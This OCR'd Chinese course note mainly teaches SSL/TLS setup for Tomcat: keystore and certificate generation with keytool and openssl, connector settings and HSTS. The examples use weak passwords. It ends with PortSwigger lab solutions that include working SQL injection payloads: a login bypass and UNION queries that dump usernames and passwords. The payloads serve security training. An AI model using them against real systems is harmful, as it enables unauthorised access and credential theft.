資訊安全筆記 SSL/TSL 設定教學


2023-10 段維瀚老師

網站自行加入金鑰步驟

一、安裝工具

1. 監控 HTTP 封包資料
https://www.charlesproxy.com/download/

2. Chrome 解決 http 自動跳轉 https 問題
地址欄輸入：**chrome://net-internals/#hsts**
找到底部 Delete domain security policies 一欄，輸入想處理的域名，點擊 delete



二、Github code

https://github.com/vincenttuan/JavaSecurity2023


資訊安全筆記 SSL/TSL 設定教學

三、生成金鑰

在指定目錄下建立 tomcat.pkcs12

指定目錄

在 eclipse > servers > Tomcat 目錄下建立 /keys 資料夾



DOS 命令提示字元進入到 .../keys 目錄

建立 tomcat.pkcs12 指令（密碼：123456）：

```
keytool -genkeypair -alias tomcat -keyalg RSA -keypass 123456 -storepass 123456
-keysize 1024 -validity 365 -keystore tomcat.pkcs12 -storetype pkcs12
```

PKCS12（Public Key Cryptography Standards #12）是一種用於存儲多個密鑰和憑證在單一檔案中的格式。這裡有幾點原因為什麼 PKCS12 被認為是業界標準格式：

1. **多平台兼容性：**PKCS12 格式被設計為跨多個系統和平台。這意味著您可以在一個平台上生成的 PKCS12 檔案並將它匯入到另一個平台，而不會遇到任何問題。
2. **集中存儲：**PKCS12 允許您在一個檔案中存儲私鑰、公鑰、憑證和其他相關的資訊。這使得管理和分發這些資訊變得更加簡單和集中。
3. **密碼保護：**PKCS12 檔案可以使用密碼進行保護，確保只有擁有正確密碼的人可以訪問和使用其中的資訊。
4. **廣泛的支援：**許多工具、應用程式和平台都內建支援 PKCS12 格式。這意味著導入、匯出、使用 PKCS12 檔案在大多數環境中都是相對直接和無縫的。
5. 安全性：PKCS12 提供了一個安全的方式來存儲和傳輸密鑰和憑證。它支援多種加密算法，以確保存儲的資料安全。

由於這些優勢，PKCS12 已經成為在業界裡廣泛使用和推薦的格式，尤其當涉及到交換或存儲私鑰和憑證時。

資訊安全筆記 SSL/TSL 設定教學

在"PKCS12"中的"#12"表示這是"Public Key Cryptography Standards"系列中的第 12 項。PKCS 是一系列由 RSA Data Security, Inc.（現在稱為 RSA Security）開發的標準，旨在促進公鑰加密技術的廣泛應用。
這些標準涵蓋了各種加密技術和相關協議的方面，包括私鑰加密、憑證生成、加密消息語法等。PKCS12 是該系列中的第 12 項，專門用於描述將個人的公鑰、私鑰、憑證和其他相關資訊存儲在一個加密的檔案中的格式和實現方法。

-keypass 和 -storepass 是用於設定金鑰和儲存庫的密碼的參數。

- -keypass：此密碼用於保護私鑰的。當您嘗試使用私鑰（例如進行數字簽名或解密操作）時，系統會要求您提供此密碼
- -storepass：此密碼用於保護整個 keystore 的。當您嘗試訪問 keystore（例如添加新的憑證或私鑰、列出 keystore 的內容等）時，系統會要求您提供此密碼。

keytool -genkeypair 命令會產生一對私鑰（private key）和公鑰（public key）。但在這個命令的上下文中，這對金鑰是儲存於同一個檔案中，即 tomcat.pkcs12。
在 PKCS12 格式的 keystore 中，私鑰和與其相關的公開憑證鏈（包含公鑰）都存儲在同一個檔案中。因此，當您看到 tomcat.pkcs12 這樣的檔案時，它裡面已經包含了私鑰和公鑰。這是 PKCS12 格式的特點，它設計來同時保存私鑰和相關的憑證鏈。

```
利用 openssl 取出私鑰範例：
openssl pkcs12 -in tomcat.pkcs12 -nocerts -out privatekey.pem
Enter Import Password: 輸入原始密碼例如：123456
Enter PEM pass phrase: 可設定一個新的密碼，用於保護即將生成的 privatekey.pem 檔案。
Verifying - Enter PEM pass phrase: 再輸入一次新密碼。
```

資訊安全筆記 SSL/TSL 設定教學

四、修改 web.xml

```
<security-constraint>
  <display-name>Constraint1</display-name>
  <web-resource-collection>
    <web-resource-name>secure</web-resource-name>
    <url-pattern>/*</url-pattern>
  </web-resource-collection>
  <user-data-constraint>
    <transport-guarantee>CONFIDENTIAL</transport-guarantee>
  </user-data-constraint>
 </security-constraint>
```

這段 XML 代碼是在 Web 應用程序的 web.xml 配置文件中使用的，它描述了一個安全性約束 (<security-constraint>)。

1 <security-constraint>: 這個元素定義了一個安全性約束。安全性約束用於指定 Web 應用程序中哪些資源需要特定的安全性要求。

- 1.1 <display-name>: 此元素允許您為安全性約束提供描述性名稱。在這裡，它被命名為 "Constraint1"。
- 1.2 <web-resource-collection>: 這個元素定義了該安全性約束所適用的 Web 資源。
  - 1.2.1 <web-resource-name>: 這裡，它被命名為"secure"，這是對這組 Web 資源的描述性名稱。
  - 1.2.2 <url-pattern>: 這個元素指定了安全性約束適用的 URL 模式。在這裡，/*意味著該約束適用於應用程序中的所有 URL。
- 1.3 <user-data-constraint>: 這個元素描述了數據的保護級別。
  - 1.3.1 <transport-guarantee>: 此元素指定數據的保護級別。當設定為 CONFIDENTIAL 時，它要求數據必須在網路上加密傳輸。這意味著，若您的 Web 應用程序正在使用 HTTP 運行，當它受到這個安全性約束的影響時，它會自動重定向到 HTTPS，確保數據的加密傳輸。

總的來說，這個安全性約束的作用是要求 Web 應用程序中的所有資源（由於/*模式）都必須通過加密的方式（HTTPS）來訪問。

資訊安全筆記 SSL/TSL 設定教學


五、修改 server.xml

```
<Connector
        port="8443"
        protocol="org.apache.coyote.http11.Http11NioProtocol"
        maxThreads="200"
        scheme="https"
        secure="true"
        SSLEnabled="true"
        keystoreFile="C:/ 完整路徑  /tomcat.pkcs12"
        keystorePass="123456"
        clientAuth="false"
        sslProtocol="TLS" />
```

屬性名稱	設置值	描述
port	8443	定義此連接器所監聽的 TCP/IP 端口號。在此例中，它監聽 8443 端口，這是 HTTPS 的常見非標準端口。
protocol	...Http11NioProtocol	定義此連接器使用的協議實現。這裡使用的是 NIO（非阻塞輸入/輸出）版本的 HTTP 1.1 協議。
maxThreads	200	限定此連接器可同時處理的最大請求數。超出此數量的請求將會被隊列。
scheme	https	指定該連接器所使用的協議（例如 "http" 或 "https"）。在此案例中，它表示該連接器使用 HTTPS 協議。
secure	true	指出該連接器是否安全。當使用 HTTPS 或某種其他加密協議時，應將其設為"true"。
SSLEnabled	true	是否啟用 SSL/TLS 支持。對於 HTTPS 連接器，此值應為 "true"。
keystoreFile	C:/ 完整路徑 /tomcat.pkcs12	定義用於 SSL/TLS 連接的密鑰存儲的路徑。它通常包含伺服器的私鑰和證書。
keystorePass	123456	定義訪問密鑰存儲所需的密碼。
clientAuth	false	決定是否需要從客戶端請求認證。當設為"true"時，客戶端必須提供一個證書來進行身份驗證。
sslProtocol	TLS	指定用於連接的 SSL/TLS 協議版本。在此案例中，使用的是 TLS。

資訊安全筆記 SSL/TSL 設定教學

測試：



網站自行加入 CA 憑證步驟

一、建立 ssl.conf 設定檔

```
[req]
prompt = no
default_md = sha256
default_bits = 2048
distinguished_name = dn
x509_extensions = v3_req

[dn]
C = TW
ST = Taiwan
L = Taipei
O = WebSecure
OU = WebSecureOU
emailAddress = admin@example.com
CN = localhost2023

[v3_req]
subjectAltName = @alt_names

[alt_names]
DNS.1 = localhost
IP.1 = 127.0.0.1
IP.2 = 192.168.30.252
```

資訊安全筆記 SSL/TSL 設定教學

"prompt = no" 是在 SSL 配置文件（ssl.conf）中的一個設置。它表示禁用命令提示，也就是在執行 SSL 相關操作時不需要等待用戶的交互式輸入。這樣的設置一般用於自動化的 SSL 認證流程，可以節省人工操作的時間。

設置 "distinguished_name = dn" 表示使用名為 "dn" 的識別名作為 X.509 證書的識別名，具體的識別名通常會在 SSL 配置文件中的其他地方定義。這樣的設置可以確保證書的唯一性和合法性。

X.509 是一種用於數字證書的標準格式。它包含了證書持有者的身份信息以及發布者的數字簽名，用於驗證證書的真實性。證書擴展版本 v3 是 X.509 的第三版，它增加了更多的信息，例如證書類型和管理政策。

設置 "x509_extensions = v3_req" 表示在生成 X.509 證書時使用 v3 擴展版本，以增加證書的信息量和安全性。

設置 "subjectAltName = @alt_names" 表示使用名為 @alt_names 的替代名稱列表作為主題替代名稱，具體的替代名稱列表通常會在 SSL 配置文件中的其他地方定義。這樣的設置可以增強證書的功能，方便網站管理員管理多個域名或網址。

二、建立金鑰與證書

有三樣要建立：

檔案名稱	配置	說明
web_cert.crt	主機根憑證	這是公開的伺服器憑證，它是由證書簽名請求 (CSR) 提交給憑證頒發機構 (CA) 並簽名的。它包含了公鑰、頒發者、有效期等信息，但不包含私鑰。
web_private.key	自行保存	這是與伺服器憑證配套的私鑰。私鑰必須嚴格保護，不能公開。
web_ca.pfx (或 .p12)	Tomcat 配置	這是一個包含憑證和私鑰的檔案，通常用於備份或轉移憑證。PFX 是 PKCS#12 格式，它可以存儲伺服器憑證、任何中間 CA、私鑰，以及（可選的）密碼保護。

資訊安全筆記 SSL/TSL 設定教學

產生指令：

```
openssl req -x509 -new -nodes -sha256 -utf8 -days 3650 -newkey rsa:2048 -keyout web_private.key -out web_cert.crt -config ssl.conf
```

使用 OpenSSL 工具的一個命令，用於生成一個數字證書和一個私鑰。

參數的含義：

- -x509：指示生成的是一個數字證書，而不是請求簽名的證書。
- -new：指示要生成一個新的數字證書。
- -nodes：指示不加密生成的私鑰。
- -sha256：指定使用 SHA-256 算法計算摘要。
- -utf8：指定字符編碼為 UTF-8。
- -days 3650：指定數字證書的有效天數為 3650 天。
- -newkey rsa:2048：指定使用 RSA 算法並生成 2048 位私鑰。
- -keyout web_private.key：指定輸出的私鑰文件的名稱。
- -out web_cert.crt：指定輸出的數字證書文件的名稱。
- -config ssl.conf：指定使用的配置文件名稱。

資訊安全筆記 SSL/TSL 設定教學

八、產生 PFX 憑證檔案

產生「web_ca.pfx」 PKCS#12 憑證檔案 (*.pfx 或 *.p12) 給 Tomcat 使用

```
openssl pkcs12 -export -in web_cert.crt -inkey web_private.key -out web_ca.pfx
```

Enter Export Password: 123456

Verifying - Enter Export Password: 123456

使用 OpenSSL 工具的一個命令，用於將數字證書和私鑰打包成一個 .pfx 文件。

參數的含義：

- -export：指示要進行打包操作。
- -in web_cert.crt：指定要包含在 .pfx 文件中的數字證書文件。
- -inkey web_private.key：指定要包含在 .pfx 文件中的私鑰文件。
- -out web_ca.pfx：指定輸出的 .pfx 文件的名稱。

PKCS#12 是 Public-Key Cryptography Standards (公鑰密碼學標準) 的第 12 份標準，由 RSA Data Security, Inc. 所發布。它描述了一種為存儲多個憑證和私鑰的格式。

"PKCS" 中的 "#12" 指的是該標準系列中的特定標準。而這個系列包含多個不同的標準，每個都涵蓋了密碼學中的不同部分。例如：

- PKCS#1：描述了 RSA 加密標準。
- PKCS#7：描述了一種用於加密和數字簽名的消息語法。
- PKCS#10：描述了證書簽名請求（CSR）的格式。
- PKCS#12：描述了一種為存儲多個憑證和私鑰的格式。

資訊安全筆記 SSL/TSL 設定教學

九、加入根憑證到系統

加入到根憑證（for Windows）

請以「系統管理員身分」執行以下命令，即可將憑證匯入到 Windows 的憑證儲存區之中：

```
certutil -addstore -f "ROOT" web_cert.crt
```

尋找憑證（for Windows）：

```
certutil -store -v | findstr "localhost2023"
```

注意：localhost2023 是憑證名，是設定在 ssl.conf 檔案內的 CN = localhost2023

加入到根憑證（for Mac）

```
sudo security add-trusted-cert -d -r trustRoot -k /Library/Keychains/System.keychain web_cert.crt
```

若有出現 password: **輸入你的 mac 的密碼**（注意：**不是**輸入憑證密碼：~~123456~~）

尋找憑證（for Mac）：

```
security find-certificate -c "localhost2023"
```

這個指令是在 MacOS 系統中使用的指令行指令，它的作用是將一個證書文件（web_cert.crt）添加到系統信令的根證書列表中。

具體地，它執行了以下操作：

- 使用 "sudo" 命令以管理員身份執行命令
- 調用 “security” 命令，這是 MacOS 系統中用於管理安全和證書的命令
- 執行 "add-trusted-cert" 子命令，它用於向系統信令的根證書列表表中添加證書
- 參數 "-d" 表示使用默認的信任等級
- 參數 "-r trustRoot" 表示標准證書的 trustRoot
- 參數 "-k /Library/Keychains/System.keychain" 表示把證書添加到系統的默認密碼鏈接，也就是 System.keychain
- 參數 "web_cert.crt" 表示要添加的證書文件。

這樣的操作可以使系統充分信任指定的證明書，從而保護證明網站或應用程序的安全性。

其他 OS 請參考：

https://blog.miniasp.com/post/2019/02/25/Creating-Self-signed-Certificate-using-OpenSSL

十、伺服器加入 CA 憑證

修改 server.xml (透過 CA)

```
<Connector
  SSLEnabled="true"
  SSLEngine="on"
  clientAuth="false"
  keystoreFile="C:/ 完整路徑 /web_ca.pfx"
  keystorePass="123456"
  keystoreType="pkcs12"
  maxThreads="200"
  port="8443"
  protocol="org.apache.coyote.http11.Http11NioProtocol"
  scheme="https"
  secure="true"/>
```

clientAuth 是一個 Tomcat 配置選項，它指定是否需要客戶端證書驗證。設置 clientAuth="false" 表示不需要客戶端證書驗證，也就是沒有身份驗證需求。

protocol 是 Tomcat 配置選項，它指定使用的 HTTP 協定。org.apache.coyote.http11.Http11NioProtocol 是一種特定的 Tomcat 協定，它使用 NIO (Non-Blocking Input/Output) 架構，以支援高效的多用戶處理。

這種協定的用途是為 Tomcat 提供一種方法來處理 HTTP 請求，它是對傳統的同步阻塞 I/O 的改進，可以更有效地處理大量的並行連接，適用於高流量的 Web 應用程式。

資訊安全筆記 SSL/TSL 設定教學

測試：

資訊安全筆記 SSL/TSL 設定教學

十一、安全嗎？

這取決於幾個因素：


- **憑證來源：**如果您自己生成了此憑證（即自簽名憑證），那麼它對外部用戶可能不被視為安全的，因為它沒有由受信任的憑證頒發機構 (CA) 簽名。但對於開發和測試目的，自簽名憑證是可以的。
- **憑證的私鑰安全性：**憑證的私鑰應該嚴格保密。如果私鑰被泄露，任何人都可以冒充您的服務。
- **憑證的有效期：**憑證是有時限的，並在某一日期後過期。過期的憑證應該更新。

要注意，只要憑證是受信任的，並且私鑰未被泄露，HTTPS 通信本身是安全的，因為它使用加密來保護數據。總之，**對於正式環境，您應該從受信任的憑證頒發機構購買或獲取憑證，並確保密鑰的安全。**

憑證頒發機構 (CA)：

TWCA (Taiwan Certification Authority)

https://www.twca.com.tw/sslService



資訊安全筆記 SSL/TSL 設定教學

在 Tomcat 配置 HSTS

HSTS（HTTP Strict Transport Security）是一個安全特性，用於確保網站只能通過安全的 HTTPS 連接來訪問。在 Tomcat 中配置 HSTS 有以下好處：

增強安全性：HSTS 能夠強制使用 HTTPS，從而保護網站免受中間人攻擊和嗅探攻擊。

避免降級攻擊：攻擊者可能會試圖將 HTTPS 連接降級為 HTTP 連接。HSTS 防止了這種攻擊，因為它會告知瀏覽器只使用 HTTPS 連接。

自動 HTTPS 重定向：如果用戶嘗試通過 HTTP 訪問一個已啟用 HSTS 的網站，瀏覽器會自動將其重定向到 HTTPS。

預先載入到瀏覽器中：一些瀏覽器允許網站將其域名加入到一個 HSTS 預先載入名單中。這意味著即使用戶第一次訪問這個網站也會被強制使用 HTTPS。

提高信任度：當網站始終使用安全的 HTTPS 連接時，這會增加用戶的信任度，因為他們知道他們的資料在傳輸過程中是安全的。

滿足規定和標準：某些規範或標準可能要求網站必須使用 HTTPS。配置 HSTS 可以幫助滿足這些要求。

在配置 HSTS 時，還應該注意以下幾點：

設定適當的 max-age：這會告知瀏覽器在多長時間內只使用 HTTPS 訪問網站。

考慮使用 includeSubDomains：這將會強制網站的所有子域也使用 HTTPS。

測試設定：在應用 HSTS 到生產環境之前，應該在開發或測試環境中測試它，以確保它按預期運作。總的來說，HSTS 提供了一種有效的方式來增強網站的安全性，並保護用戶的數據。在 Tomcat 或任何其他 web 伺服器上配置 HSTS 都是一個值得推薦的安全實踐。

資訊安全筆記 SSL/TSL 設定教學

1. 設定 <filter> 在 conf/web.xml

約在 497 行

```
<filter>
  <filter-name>httpHeaderSecurity</filter-name>
  <filter-class>org.apache.catalina.filters.HttpHeaderSecurityFilter</filter-class>
  <async-supported>true</async-supported>
  <init-param>
    <param-name>hstsEnabled</param-name>
    <param-value>true</param-value>
  </init-param>
  <init-param>
    <param-name>hstsMaxAgeSeconds</param-name>
    <param-value>31536000</param-value>
  </init-param>
  <init-param>
    <param-name>hstsIncludeSubDomains</param-name>
    <param-value>true</param-value>
  </init-param>
</filter>
```

filter-name 和 **filter-class**：這部分定義了過濾器的名稱和類別。HttpHeaderSecurityFilter 是 Tomcat 提供的一個過濾器，用於增強 HTTP 頭部的安全性。

async-supported：設定為 true 表示這個過濾器支持異步操作，這是合理的。

hstsEnabled：此參數設定為 true 表示 HSTS 已啟用，這是符合要求的。

hstsMaxAgeSeconds：這是 HSTS 頭部中的 max-age 屬性，它告訴瀏覽器在多久的時間內，只能使用 HTTPS 訪問該網站。設定為 31536000 秒，即一年，這是一個常見的設定值。網站安全建議的值通常在六個月到一年之間，所以這個設定是合理的。

問：為何要設這麼久？不是下一次連入就重新計算時間嗎？

HSTS (HTTP Strict Transport Security) 的 max-age 屬性確實告訴瀏覽器，在指定的時間內，只能使用 HTTPS 訪問該網站。一旦瀏覽器見到這個 HSTS 頭部，它就會記住這個政策直到 max-age 過期。

設定 max-age 為一個較長的時間（例如一年）有以下好處：

提高安全性：假如攻擊者嘗試利用 "man-in-the-middle" 攻擊來降級使用者的連線到不安全的 HTTP，由於 HSTS 政策已經被瀏覽器記住，瀏覽器會自動將所有該網站的 HTTP 請求升級為 HTTPS，從而阻止此類攻擊。

資訊安全筆記 SSL/TSL 設定教學

減少首次連線的風險：當使用者首次訪問一個網站時，如果該網站還沒有設定 HSTS 或 max-age 已經過期，該訪問會面臨降級攻擊的風險。設定一個較長的 max-age 時間可以減少使用者面臨這種風險的次數。

持久的政策：即使使用者有一段時間沒有訪問該網站，長時間的 max-age 仍然可以確保瀏覽器在使用者再次訪問時仍然遵循 HSTS 政策。

關於"不是下一次連入就重新計算時間嗎？"：

是的，每次當瀏覽器接收到一個帶有 HSTS 頭部的響應時，它都會更新其 HSTS 政策的 max-age 值。所以，如果你的伺服器每次響應都發送 HSTS 頭部，那麼 max-age 的計時會被重置。但如果使用者有一段時間沒有訪問你的網站，而你設定的 max-age 是一個較短的時間，那麼該政策可能在使用者再次訪問之前就已經過期，這增加了降級攻擊的風險。因此，設定一個較長的時間可以提供更持久的保護。

還有一個方法就是把 Tomcat HTTP 關閉只開通 HTTPS 也是一個方法：

conf/server.xml (將 HTTP 設定註解掉)

```
<!-- <Connector port="8080" protocol="HTTP/1.1"
           connectionTimeout="20000"
           redirectPort="8443" /> -->
```

hstsIncludeSubDomains：設定為 true 表示 HSTS 政策適用於該域名下的所有子域。如果你確定所有子域都有正確的 HTTPS 配置，那麼這是一個好的設定。但如果有任何子域沒有 HTTPS 或設定不正確，那麼該設定可能會導致這些子域無法訪問。

2. 設定 <filter-mapping> 在 conf/web.xml

約在 611 行

```
<filter-mapping>
  <filter-name>httpHeaderSecurity</filter-name>
  <url-pattern>/*</url-pattern>
  <dispatcher>REQUEST</dispatcher>
</filter-mapping>
```

REQUEST: 表示只有在當前的請求中執行過濾器。

FORWARD: 表示在對請求進行轉發時執行過濾器。

INCLUDE: 表示在對請求進行包含時執行過濾器。

ERROR: 表示當出現錯誤時執行過濾器。

補充：

REQUEST 與 FORWARD 要透過 httpHeaderSecurity 來過濾

```
  <filter-mapping>
    <filter-name>httpHeaderSecurity</filter-name>
    <url-pattern>/*</url-pattern>
    <dispatcher>REQUEST</dispatcher>
  </filter-mapping>

  <filter-mapping>
    <filter-name>httpHeaderSecurity</filter-name>
    <url-pattern>/*</url-pattern>
    <dispatcher>FORWARD</dispatcher>
  </filter-mapping>
```

因為 conf/web.xml 已經配置 httpHeaderSecurity

所以網站個別的 web.xml <security-constraint> 就可以不用配置

資訊安全筆記 SSL/TSL 設定教學

PortSwigger 攻擊養成

SQL injection Lab

https://portswigger.net/

請先註冊

所有練習 Lab
https://portswigger.net/web-security/all-labs

攻擊練習 Lab
SQL injection、Cross-site scripting、Cross-site request forgery (CSRF)、Clickjacking、DOM-based vulnerabilities、Cross-origin resource sharing (CORS)、XML external entity (XXE) injection、Server-side request forgery (SSRF)、HTTP request smuggling、OS command injection、Server-side template injection、Directory traversal、Access control vulnerabilities、Authentication、WebSockets、Web cache poisoning、Insecure deserialization、Information disclosure、Business logic vulnerabilities、HTTP Host header attacks、OAuth authentication、File upload vulnerabilities、JWT

找出隱藏數據
Lab 1 : SQL injection vulnerability in WHERE clause allowing retrieval of hidden data
https://portswigger.net/web-security/sql-injection/lab-retrieve-hidden-data

Sol: :
'+or+1=1+--

登入攻擊
Lab 2 : SQL injection vulnerability allowing login bypass
https://portswigger.net/web-security/sql-injection/lab-login-bypass

Sol:
administrator'--

UNION 攻擊
https://portswigger.net/web-security/sql-injection/union-attacks

確定 SQL 注入 UNION 攻擊所需的列數
Lab 3 : SQL injection UNION attack, determining the number of columns returned by the query
https://portswigger.net/web-security/sql-injection/union-attacks/lab-determine-number-of-columns

確認欄位型態
Lab 4 : SQL injection UNION attack, finding a column containing text
https://portswigger.net/web-security/sql-injection/union-attacks/lab-find-column-containing-text

Sol:
'+UNION+SELECT+NULL,'ukvlPn',NULL--

跨表搜尋
Lab 5 : SQL injection UNION attack, retrieving data from other tables
https://portswigger.net/web-security/sql-injection/union-attacks/lab-retrieve-data-from-other-tables
Sol:
'+UNION+SELECT+NULL,NULL--
'+UNION+SELECT+'a','b'--
'+UNION SELECT username, password FROM users--

在單個列中檢索多個值
Lab6 : SQL injection UNION attack, retrieving multiple values in a single

column
https://portswigger.net/web-security/sql-injection/union-attacks/lab-retrieve-multiple-values-in-single-column

Sol:
'+UNION+SELECT+NULL,NULL--
'+UNION+SELECT+NULL,'abc'--
'+UNION+SELECT+NULL,username||'~'||password+from+users--
最後再隨便找一個 username/password 登入